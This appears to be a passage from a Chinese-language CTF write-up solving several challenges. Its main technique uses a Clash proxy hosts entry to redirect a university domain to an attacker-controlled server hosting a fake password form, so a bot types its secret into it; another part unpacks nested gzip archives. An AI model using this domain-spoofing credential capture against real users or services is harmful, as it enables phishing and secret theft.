因为已经有了系统权限,直接读文件就好了

flag{c1aShc0r3IsUns3Cure}
Flag 2
flag2 在内存中

结合代码,当程序访问到北大原神网的时候,就会在一个密码输入框里面把 flag 输入进去,最后把页面截图展示给我们
<html>
<head>
  <script defer src="https://cdn.jsdelivr.net/npm/alpinejs@3.x.x/dist/cdn.min.js"></script>
</head>
<body>
  <div x-data="{ flag: '' }">
    <span x-text="flag"></span>
    <input x-model="flag" id="primogem_code" type="password">
  </div>
</body>
</html>
把上面的 HTML 随便找一个地方放着,确保可以通过 http 进行访问
port: 7890
mode: Rule
log-level: info
external-controller: ":9090"
proxies:
  - name: 1
    type: socks5
    server: 127.0.0.1
    port: 1926
    skip-cert-verify: true
rules:
  - "DOMAIN-SUFFIX,mihoyo.com,REJECT"
  - "GEOIP,CN,DIRECT"
  - "MATCH,DIRECT"
hosts:
  'ys.pku.edu.cn': 192.0.2.146
然后在 Clash 的配置中,通过自定义 host 的方式把北大原神网的 IP 解析到我们可控的地址中
接着在网页中访问这个页面即可拿到 flag

flag{BAdPr0xyCauS3sbad0utcOm3}
未来磁盘
Flag 1
题目说 flag1 最后解压出来只有 7TB,于是我掏出了我的 Hetzner 64TB 硬盘服务器,并随缘清空了一块硬盘

然后就是不停的解压,直到解压到最后一层为止
with open('flag1', 'rb') as f:
    while True:
        data = f.read(1024)
        if not data:
            break
        if b"f" in data:
            print(data.replace(b"\x00", b""))
最后通过这个代码,把含有 flag 这一块的数据打印出来即可

flag{m0re_GZIP_fi1e_b0mB}